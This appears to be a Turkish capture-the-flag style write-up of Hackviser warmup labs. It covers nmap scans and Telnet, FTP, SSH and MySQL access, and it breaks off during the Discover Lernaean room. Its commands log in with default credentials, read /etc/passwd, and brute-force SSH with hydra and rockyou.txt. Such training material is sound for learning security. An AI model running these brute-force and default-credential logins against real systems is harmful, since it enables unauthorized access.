

# HACKVISER WARMUPS, SCENARIOS AND WEB LABS

HACKVISER WARMUPS.....	3
STAGE I.....	3
Arrow.....	3
File Hunter .....	6
Secure Command .....	9
Query Gate.....	12
STAGE II.....	15
Discover Lernaean .....	15
Bee .....	19
Leaf .....	23
Venomous.....	26
STAGE III.....	30
Super Process.....	30
Glitch.....	34
Find and Crack .....	39
HACKVISER SCENARIO.....	45
Comicstore .....	45
Explorer .....	49
SolarFlare .....	51
WEB APPLICATION SECURITY LABS .....	58
XSS .....	58
Reflected XSS.....	58
Stored XSS .....	59
DOM-Based XSS.....	60
XSS (Cross-Site Scripting) Nedir, Nasıl Önlenir? .....	61
SQL INJECTION.....	62
Basic SQL Injection .....	62
Union-Based SQL Injection .....	64
Boolean-Based Blind SQL Injection .....	66
SQL Injection (SQLi) Nedir, Nasıl Önlenir? .....	68
Unrestricted File Upload .....	69
Basic Unrestricted File Upload.....	69

MIME Type Filter Bypass.....	71
File Signature Filter Bypass .....	72
File Extension Filter Bypass.....	74
Unrestricted File Upload Nedir, Nasıl Önlenir?.....	75
IDOR .....	76
Invoices .....	76
Ticket Sales.....	78
Change Password.....	80
IDOR Nedir, Nasıl Önlenir?.....	82
Command Injection .....	83
Basic Command Injection .....	83
Command Injection Filter Bypass.....	85
Command Injection Nedir, Nasıl Önlenir? .....	85
File Inclusion .....	86
Basic Local File Inclusion .....	86
Local File Inclusion Filter Bypass.....	87
Basic Remote File Inclusion .....	88
File Inclusion (LFI/RFI) Nedir, Nasıl Önlenir? .....	88
XXE .....	89
Basic XXE.....	89
XXE (XML External Entity) Nedir, Nasıl Önlenir? .....	91
CSRF (CROSS-SITE REQUEST FORGERY) .....	92
Change Password.....	92
Money Transfer.....	95
CSRF (Cross-Site Request Forgery) Nedir, Nasıl Önlenir? .....	96
Broken Authentication .....	97
Dictionary Attack.....	97
Execution After Redirect (EAR) .....	98
Broken Authentication Nedir, Nasıl Önlenir?.....	99

# HACKVISER WARMUPS

## STAGE I

### Arrow

The screenshot shows a challenge card for 'Arrow'. At the top left is a small icon of a green arrow pointing right. To its right is the title 'Arrow' in white. In the top right corner is a green circular badge with a white checkmark and the text '13 Puan' (13 Points). Below the title is a green button labeled 'Temel' (Basic). The main content area contains a paragraph about Telnet, mentioning it's a protocol used for remote communication over the internet. It notes that users connect to other machines via Telnet to exchange text-based commands. Below this text is another green button labeled 'Write-up' with a pencil icon. A note at the bottom says 'Telnet servisi ile ilgili temel alıştırmalar yapmak için önerilir.' (It is recommended to practice basic Telnet exercises).

Odanın Telnet protokolü ile ilgili olduğunu bize anlatan bir açıklama kısmı bulunmaktadır. Makinemizi başlatıp, VPN bağlantısını kurduktan sonra soruları çözmeye başlayalım.

This screenshot shows a question card. On the left is a white circle with a black dot inside, indicating it's a required field. Next to it is a blue button labeled '2 Puan' (2 Points). The question itself is 'Hangi port(lar) açık?' (Which port(s) are open?). At the bottom is a green 'Gönder' (Send) button.

İlk soru hangi portların açık olduğunu soruyor. Cevap aşikar olsa da nmap ile port taraması yaptım, gelen sonuca göre sadece telnet portu açık. Cevabı 23 olarak giriyorum.

```
[root@ASUS]# nmap 172.20.4.79 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 14:15 EEST
Nmap scan report for 172.20.4.79 (172.20.4.79)
Host is up (0.072s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
[root@ASUS]#
```

This screenshot shows a question card. On the left is a white circle with a black dot inside, indicating it's a required field. Next to it is a blue button labeled '2 Puan' (2 Points). The question is 'Çalışan servisin adı nedir?' (What is the name of the running service?). At the bottom is a green 'Gönder' (Send) button.

Nmap sonucundaki service sonucunu buraya giriyorum. telnet servisi çalışıyor.

3 Puan

Hostname nedir?

Gönder

Hostname ismini soruyor. Öğrenmek için telnet ile bağlantı isteği atmayı deneyebiliriz. Bunun için *telnet ip\_adresi port* şekilde komutu girebiliriz. Port belirtmezsek varsayılan olarak 23 portuna istek atacaktır.

```
[root@ASUS]~[/home/alpaslan]
# telnet 172.20.4.79
Trying 172.20.4.79...
Connected to 172.20.4.79.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: |
```

arrow olduğunu görebiliyoruz. Burada aynı zamanda bir credentials gözüümeye çarpıyor. Sonraki sorularda işimize yarayabilir.

2 Puan

Telnet'e bağlanmak için kullandığınız username:password nedir?

Gönder

Evet sonraki soruda credential bilgilerini istiyor.

```
[root@ASUS]~[/home/alpaslan]
# telnet 172.20.4.79
Trying 172.20.4.79...
Connected to 172.20.4.79.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@arrow:~# id
uid=0(root) gid=0(root) groups=0(root)
root@arrow:~# |
```

Burada yazan root:root bilgileri ile giriş yaptım, root hesabına erişmiş bulunuyorum. Sondaki *id* komutu ile bunu görebiliriz.

4 Puan


Telnet'e bağlandığınızda çalışma dizini konumunuz nedir?

Gönder

Son sorumuz, çalışma dizinini soruyor. *pwd* komutu ile çalışma dizinimizi öğrenelim.

```
root@arrow:~# pwd  
/root  
root@arrow:~# |
```

root hesabının varsayılan çalışma dizini */root* olduğunu bilsek de bilerek çalışmak gereklidir.



Bu şekilde arrow odasını başarıyla tamamlamış bulunuyoruz.

## File Hunter



**File Hunter** 19 Puan

**Temel**

FTP (File Transfer Protocol), dosya aktarımını internet üzerinden yapmak için kullanılan bir protokoldür. Bu protokol, bir bilgisayarın dosyalarını diğer bir bilgisayara yüklemek veya indirmek için kullanılır.

FTP servisi ile ilgili temel alıştırmalar yapmak için önerilir.

 Write-up'ı Aç

File hunter alıştırmasında FTP yani dosya transfer protokolü ile ilgili olduğunu görüyoruz. Hemen sorulara geçelim.

**2 Puan**

Hangi port(lar) açık?



İlk sorumuz yine hangi portların açık olduğu ile ilgili. Nmap taraması ile cevabı bulabiliriz.

```
[root@ASUS]~[/home/alpaslan]
# nmap 172.20.6.183 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 14:47 EEST
Nmap scan report for 172.20.6.183 (172.20.6.183)
Host is up (0.068s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
```

Varsayılan FTP portu olan 21'in açık olduğunu görüyoruz.

**2 Puan**

FTP'nin açılımı nedir?



FTP'nin açılımı ilk ekran görüntüsünde mevcut. File Transfer Protocol'dür.

**5 Puan**

FTP'ye hangi kullanıcı adı ile bağlandınız?



Bu soruya cevap vermek için ftp bağlantı isteği atmamız gereklidir.

```
[root@ASUS]~[/home/alpaslan]
# ftp 172.20.6.183
Connected to 172.20.6.183.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.6.183:root): |
```

anonymous kullanıcı adını burada görebiliriz.

2 Puan

Hangi komut FTP sunucusunda hangi komutları kullanabileceğimizi gösterir?

Gönder

```
[root@ASUS] ~ [home/alpaslan]
# ftp anonymous@172.20.6.183
Connected to 172.20.6.183.
220 Welcome to anonymous Hackviser FTP service.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:
!
$      delete   hash      mlsd      pdir      remopts   struct
account disconnect  idle      mode      pmlsd     rename    sunique
append  edit      image     modtime  preserve  restart   system
ascii   epsv      lcd      more      progress  rhelp    tenex
bell    epsv4     less     mput      prompt   rmkdir   throttle
binary  epsv6     lpage    mreget   proxy    rstatus  trace
bye    exit      lpwd     msend    put      runique type
case   features   ls       newer    pwd      send     umask
cd      fget      macdef   nlist    quit     sendport unset
cdup   form      mdelete  nmap     quote   set      usage
chmod  ftp       mdir     ntrans   rate    site     user
close  gate      mget     open     rcvbuf  size    verbose
cr     get       mkdir    page    recv    sndbuf  xferbuf
debug  glob      mls     passive  reget   status  ?
ftp> |
```

Bu sorunun da cevabı aslında tahmin edilebilir. Ama yine de görmek gerek.

help komutunun bu işe yaradığını görebiliyoruz. Bu arada ilk isteğimizde anonymous kullanıcısını gördüğümüzden dolayı ikinci bağlantıda direkt o kullanıcıya bağlandım. O yüzden şifresiz giriş yapabildik.

2 Puan

FTP sunucusundaki dosyanın adı nedir?

Gönder

```
ftp> dir
229 Entering Extended Passive Mode (|||8934|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          25 Sep 08  2023 userlist
226 Directory send OK.
ftp> |
```

dir komutunu kullanarak sunucudaki dosyayı görebiliyoruz. dir komutu aynı ls gibi çalışır.

userlist dosyasının mevcut olduğunu görebiliyoruz.

2 Puan

Bir FTP sunucusundan dosya indirmek için kullanabileceğimiz komut nedir?

Gönder

FTP ile ilgili araştırma yaparsak, get komutunu keşfedebiliriz.

```
ftp> get userlist
local: userlist remote: userlist
229 Entering Extended Passive Mode (|||24748|)
150 Opening BINARY mode data connection for userlist (25 bytes).
100% |*****| 25          28.85 KiB/s  00:00 ETA
226 Transfer complete.
25 bytes received in 00:00 (0.34 KiB/s)
ftp> |
```

Göründüğü gibi get komutu ile dosyayı transfer etmeyi başardık.

4 Puan

Dosyada hangi kullanıcıların bilgileri vardır?

Gönder

Kullanıcı bilgilerine erişmek için kendi makinemize dönüyoruz. Orada okuma yapmaya çalışacağız.

```
[root@ASUS] /home/alpaslan]
# ls
repo reports userlist

[root@ASUS] /home/alpaslan]
# cat userlist
jack:hackviser
root:root

[root@ASUS] /home/alpaslan]
#
```

Dosyayı okuduğumuzda jack ve root kullanıcılarının bilgilerini okuyabiliyoruz.



Bu şekilde File Hunter alıştırmasını da tamamlamış bulunuyoruz.

## Secure Command



### Secure Command

15 Puan

**Temel**

SSH (Secure Shell), bir ağ üzerindeki cihazlara güvenli bir şekilde erişmek ve yönetmek için kullanılan bir protokoldür. Gizliliği ve bütünlüğünü korumak için verileri şifreler, bu da SSH'yi uzaktan yönetim için Telnet'e göre tercih edilen bir seçenek haline getirir.

SSH servisi ile ilgili temel alıştırmalar yapmak için önerilir.

 Write-up'ı Aç

Secure Command alıştırmاسında gördüğümüzde gibi konu SSH. Bununla ilgili soruları cevaplayama çalışalım.

2 Puan

Hangi port(lar) açık?



Gönder

Klasik soru ile başlıyoruz. SSH portu varsayılan olarak 22'dir.

```
(root㉿ASUS)-[~/home/alpaslan]
# nmap 172.20.3.144 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 15:36 EEST
Nmap scan report for 172.20.3.144 (172.20.3.144)
Host is up (0.078s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

Nmap sonucunda da 22 olduğunu görebiliriz.

2 Puan

Çalışan hizmet adı nedir?

Gönder

Çalışan hizmeti yani servisi soruyor. SSH olduğunu direkt yazabiliyoruz.

2 Puan

SSH'a hackviser:hackviser oturum bilgileri ile bağlanırken "Master's Message" nedir?

Gönder

Bu bilgilere bakarak bağlantı kurmaya çalışalım ve mesajı okuyalım.

```
[root@ASUS] [/home/alpaslan]
# ssh hackviser@172.20.3.144
The authenticity of host '172.20.3.144 (172.20.3.144)' can't be established.
ED25519 key fingerprint is SHA256:g8/PIfA1jk/9TeiT012Rh2W73gzSmEKEIEAnPv2Y9HI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.3.144' (ED25519) to the list of known hosts.
-----
Secure Command
-----
Master's Message: W3lc0m3 t0 h4ck1ng w0rld
```

login olurken mesajı  
görebiliyoruz.

W3lc0m3 t0 h4ck1ng  
w0rld cevabını  
giriyoruz.

2 Puan

Linux'ta kullanıcı değiştirmek için kullanılan komut nedir?

Gönder

Burada temel bir  
linux bilgisi  
sorulmaktadır. Bunun  
cevabı direkt su'dur.  
Switch User'dan gelir.

2 Puan

root kullanıcısının parolası nedir?

Gönder

bunu bulabilmek için  
root kullanıcısına  
geçmemiz gereklidir. Su  
komutunu ikrar

ettiğimize göre burada kullanacağımız demektir.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hackviser@secure-command:~$ su root
Password:
root@secure-command:/home/hackviser#
```

Varsayılan şifre root  
olarak bırakılmış.  
Root kullanıcısının

şifresi de root.

2 Puan

ls komutunun gizli dosyaları gösteren parametresi nedir?

Gönder

Temel linux  
bilgilerimize göre ls -a  
komutu ile gizli  
dosyaları görebiliriz.

3 Puan

Master'in tavsiyesi nedir?

Gönder


-a komutunu tekrar  
ettiğimze göre gizli  
bir dosyada yazan  
master'in tavsiyesini

bulmamız gerekiyor.

```
root@secure-command:/home/hackviser# ls -a
. .. .bashrc
root@secure-command:/home/hackviser# cd
root@secure-command:~/# ls -a
. .. .advice_of_the_master .bashrc .local .ssh
root@secure-command:~/# cat .advice_of_the_master
st4y cur10us
root@secure-command:~/# |
```

Gizli dosyayı bulduk içindeki  
mesajı da st4y cur10us olarak

bulmuş olduk.



Secure Command odasını da bu şekilde çözmüş bulunuyoruz.

# Query Gate

Query Gate

19 Puan

Temel

MySQL, verileri yönetmek ve işlemek için Structured Query Language (SQL) kullanan bir ilişkisel veritabanı yönetim sistemidir (RDBMS). MySQL, web uygulamalarının veritabanları için yaygın olarak kullanılan açık kaynaklı bir sistemdir.

MySQL'in temellerini uygulamak ve veritabanı temellerini öğrenmek için önerilir.

Write-up'ı Aç

Bu ısınma odası MySQL ile ilgili alıştırmaların olduğu bir odadır. Basitçe MySQL tanımı yapılmıştır.

2 Puan

Hangi port(lar) açık?

Gönder

MySQL varsayılan olarak 3306 portunda çalışır. Nmap ile doğrulayalım.

```
(root㉿ASUS)-[~/home/alpaslan]
# nmap 172.20.7.16 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 16:13 EEST
Nmap scan report for 172.20.7.16 (172.20.7.16)
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

2 Puan

Çalışan servisin adı nedir?

Gönder

evet 3306 portunda mysql servisinin çalıştığını görebiliyoruz.

Çalışan servisin adı mysql bunu da buraya girebiliriz.

2 Puan

MySQL'e bağlanmak için kullanabileceğimiz en yetkili kullanıcı adı nedir?

Gönder

Linux sistemlerde root kullanıcı en yetkili kullanıcıdır. Mysql sunucularında da bu

durum aynıdır. Yani en yetkili kullanıcı root kullanıcıdır.

2 Puan

Hedef makinede çalışan MySQL'e bağlanmak için komut satırı aracında hostname'i belirtmek için hangi parametre kullanılır?

Gönder

MySQL bağlantısı yapılırken -u kullanıcısını belirtir, -h hostname değerini belirtir.

2 Puan

Bağlandığınız MySQL sunucusunda kaç veritabanı var?

Gönder

Veritabanına bağlanıp show databases; komutunu girmemiz gerekiyor. sonucu görelim.

```
[root@ASUS]~[/home/alpaslan]
# mysql -h 172.20.3.165 -u root -P 3306
WARNING: option --ssl-verify-server-cert is disabled, because of an insecure passwordless login.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show db
-> ^C
MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| detective_inspector |
| information_schema |
| mysql           |
| performance_schema |
| sys             |
+-----+
5 rows in set (0.079 sec)

MySQL [(none)]> |
```

Göründüğü gibi toplam 5 tane veritabanı bulunmaktadır.

2 Puan

Hangi komutla bir veritabanı seçebiliriz?

Gönder

use komutu ile istediğimiz veritabanını seçebiliriz.

```
MySQL [(none)]> use detective_inspector;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [detective_inspector]> |
```

; kullanımına dikkat etmemiz gerekiyor. Burada önemli.

2 Puan

detective\_inspector veritabanındaki tablonun adı nedir?

Gönder

Tabloları görmek için show tables; komutunu kullanabiliriz.

```
MySQL [detective_inspector]> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list |
+-----+
1 row in set (0.068 sec)

MySQL [detective_inspector]> |
```

hacker\_list tablosu mevcut. Üstte belirttiğimiz komut ile bu sonuca ulaştık.

5 Puan

Beyaz şapkalı hacker'in kullanıcı adı nedir?

Gönder

Tablonun satırlarını okuyarak bu soruya cevap bulabilirim. Bunun için select sorgusunu kullanabiliriz.

```
MySQL [detective_inspector]> select * from hacker_list;
+----+----+----+----+----+
| id | firstName | lastName | nickname | type |
+----+----+----+----+----+
| 1001 | Jed | Meadows | sp1d3r | gray-hat |
| 1002 | Melissa | Gamble | c0c0net | gray-hat |
| 1003 | Frank | Netsi | v3nus | gray-hat |
| 1004 | Nancy | Melton | s1torml09 | black-hat |
| 1005 | Jack | Dunn | psyod3d | black-hat |
| 1006 | Arron | Eden | r4nd0myfff | black-hat |
| 1007 | Lea | Wells | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r | white-hat |
| 1009 | Xavier | Klein | oricy4l33 | black-hat |
+----+----+----+----+----+
9 rows in set (0.071 sec)
```

Bir tek beyaz şapkalı hacker bulunmakta. 1008 id değerine sahip kullanıcı beyaz şapkalı olarak tanımlı. Kullanıcı adı sorulduğu için cevap h4ckv1s3r



## Tebrikler

tiryaki3264 Hackviser'in Query Gate isınmasını başarıyla tamamladı

15 Eki 2024

Bu odayı da bu şekilde tamamlamış bulunuyoruz.

## STAGE II

### Discover Lernaean



**Discover Lernaean** 19 Puan

**Kolay**


Bu işinma makinesi, Apache ve SSH servisleri üzerinde dizin taraması, brute-force saldırıları ve yaygın uygulama güvenlik açıklarının nasıl zincirleme kullanılabileceğini öğretmeye odaklanır.

Web sunucuları ve SSH protokollerinde güvenlik zaafiyetlerinin nasıl keşfedilebileceği ve bu zafiyetlerin nasıl sömürülebileceği ile ilgili alıntılmalar yapmak için önerilir.

**Write-up'ı Aç**

Bu makine birden fazla aşamayı içinde barındırı bir makine açıklamasında bunu görüyoruz.

Sorulara göre yapılması gerekenleri deneyelim.



**2 Puan**

Hangi port(lar) açık?


**Gönder**

Klasik soru hangi portların açık olduğu sorusu. Hemen nmap ile cevabı bulalım.

```
(root㉿ASUS)-[~/home/alpaslan]
# nmap 172.20.4.183 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 17:36 EEST
Nmap scan report for 172.20.4.183 (172.20.4.183)
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
```

22 ve 80 portlarının açık olduğunu görebiliyoruz. Zaten Apache ile ilgili bir ipucu almıştık.



**2 Puan**

80 portunda çalışan servisin versiyonu nedir?

**Gönder**

Nmap ile versiyon tespiti yaparken -sV parametresini kullanabiliriz.

```
(root㉿ASUS)-[~/home/alpaslan]
# nmap 172.20.4.183 -sS -p80 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 17:37 EEST
Nmap scan report for 172.20.4.183 (172.20.4.183)
Host is up (0.066s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

Apache'nin 2.4.56 sürümünün çalıştığını görebiliyoruz.

3 Puan

Dizin tarama aracını kullanarak bulduğunuz dizin nedir?

Gönder

En popüler dizin tarama araçları gobuster, dirb ve dirbuster şeklindedir.

Herhangi birini kullanarak dizin taraması yapabiliriz. Dirb aracında herhangi bir ekstra parametreye ihtiyacımız olmaz. O yüzden onunla tarama yapacağım.

```
---- Scanning URL: http://172.20.4.183/
==> DIRECTORY: http://172.20.4.183/filemanager/
^C> Testing: http://172.20.4.183/gone
```

Bulduğu ilk dizinde çıkan sonucu denedığimde doğru olduğunu tespit ettim

o yüzden devam ettirmedim. filemanager dizinini keşfettik. Bundan sonra da muhtemelen buradan devam edeceğiz.

2 Puan


File manager'a giriş yapmak için kullandığınız username:password nedir?

Gönder

Terminalden daha fazla devam edemeyeceğiz. Tarayıcıdan adresi açtığında bir ekranla karşılaşıyorum. Buradaki file manager h3k tiny file manager yazılımı.

*Default username/password: admin/admin@123 and user/12345.*

İnternette buna ulaştım. Bunları tek tek deneyeceğim.



Bu kadarlık kısımdan User hesabına yani ikinci bilgiler ile giriş yaptığımızı görebiliriz. Bu sorununun cevabı user:12345 oluyor.

2 Puan

Bilgisayara eklenen son kullanıcı adı nedir?

Gönder

Bu sorunun cevabına ulaşmak için etc dizinindeki passwd dosyasına bakabiliriz.

```
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rock:x:1001:1001::/home/rock:/bin/bash
```

Son eklenen kullanıcının rock olduğunu tespit ettiğim.

3 Puan

rock kullanıcısının parolası nedir?

Gönder

Parola bilgisine ulaşmak içinde shadow dosyasına erişmemiz gerekiyor. ama shadow

dosyasının izinleri okumamız için yeterli görünmüyör. Bunun için başka bir yöntem deneyebiliriz. En başta ssh portunun açık olduğunu gördük, ssh ile brute force atmayı deneyebiliriz. Bunun için hydra aracını kullanabiliriz.

```
[root@ASUS) [~]
# hydra -l rock -P rockyou.txt ssh://172.20.4.183 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-15 18:12:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
ra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398),
[DATA] attacking ssh://172.20.4.183:22/
[22][ssh] host: 172.20.4.183 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 22 final worker threads did not complete until end.
[ERROR] 22 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-15 18:12:47
```

hydra aracı ile  
rockyou.txt  
icindeki şifreleri  
denedik. 7777777  
şifresini elde ettim.

5 Puan

